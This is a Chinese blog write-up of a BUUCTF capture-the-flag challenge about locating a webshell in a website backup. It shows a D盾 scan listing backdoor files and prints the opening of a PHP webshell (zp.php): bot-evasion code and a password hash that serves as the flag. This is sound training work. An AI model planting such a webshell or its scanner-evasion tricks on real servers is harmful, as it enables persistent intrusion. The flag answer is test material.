

# BUUCTF webshell后门

原创

Bnessy 于 2022-03-25 10:36:08 发布 10 收藏

分类专栏: CTF 文章标签: 安全 信息安全 web安全

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44895005/article/details/123729588](https://blog.csdn.net/weixin_44895005/article/details/123729588)

版权



[CTF 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

题目 解题快手榜

## webshell后门

1

朋友的网站被黑客上传了webshell后门, 他把网站打包备份了, 你能帮忙找到黑客的webshell在哪吗? (Webshell中的密码(md5)即为答案)。注意: 得到的flag 请包上 flag{} 提交

827baa91-be...

Flag

提交


CSDN@Bnessy

下载附件, 是网站源代码, 题目说有webshell, 那直接拿D盾扫

D盾 v2.1.6.2 [测试版] http://www.d99net.net

扫描结束 扫描结束  
检测文件数:3011 发现可疑文件:6 用时:3.00秒

文件 (支持拖放目录和扫描)	级别	说明	大小	修改时间
c:\inetpub\wwwroot\	1	错误[3] 系统找不到指定的路径。	0	1899-12-30 00:00:00
e:\bnessy\downloads\firefoxdownload\827baa9...	2	干扰代码或注释过多	55926	2015-03-04 11:29:10
e:\bnessy\downloads\firefoxdownload\827baa9...	5	已知后门	58101	2015-08-24 16:06:52
e:\bnessy\downloads\firefoxdownload\827baa9...	5	已知后门	10285	2011-09-06 10:07:26
e:\bnessy\downloads\firefoxdownload\827baa9...	4	(内藏)Eval后门 [参数:\$_POST[...	163948	2015-08-26 17:06:17
e:\bnessy\downloads\firefoxdownload\827baa9...	1	可疑echo	495	2012-04-19 15:42:32



查看扫出来的后门文件，找到flag

```
zp.php - 记事本
文件 编辑 查看

<?php
//ini_set('display_errors',1);
@error_reporting(7);
@session_start();
@set_time_limit(0);
@set_magic_quotes_runtime(0);
if( strpos( strtolower( $_SERVER['HTTP_USER_AGENT'] ), 'bot' ) != false ) {
    header('HTTP/1.0 404 Not Found');
    exit;
}
ob_start();
$mtime = explode(' ', microtime());
$starttime = $mtime[1] + $mtime[0];
define('SA_ROOT', str_replace('\\', '/', dirname(__FILE__)).'/');
define('SELF', $_SERVER['PHP_SELF'] ? $_SERVER['PHP_SELF'] : $_SERVER['SCRIPT_NAME']);
define('IS_WIN', DIRECTORY_SEPARATOR == '\\');
define('IS_GPC', get_magic_quotes_gpc());
$dis_func = get_cfg_var('disable_functions');
define('IS_PHPINFO', (ereg("phpinfo",$dis_func) ? 1 : 0);

if( IS_GPC ) {
    $_POST = s_array($_POST);
}
$P = $_POST;
unset($_POST);
/*===== 程序配置 =====*/

//echo encode_pass('angel');exit;
//angel = ba8e6c6f35a53933b871480bb9a9545c
// 如果需要密码验证,请修改登陆密码,留空为不需要验证
$pass = 'ba8e6c6f35a53933b871480bb9a9545c'; //angel

//如您对 cookie 作用范围有特殊要求,或登录不正常,请修改下面变量,否则请保持默认
// cookie 前缀
$cookiepre = "";
// cookie 作用域
$cookiedomain = "";
// cookie 作用路径
```

行 32, 列 1 | 100% | Windows (CRLF) | CSDN @Bnessy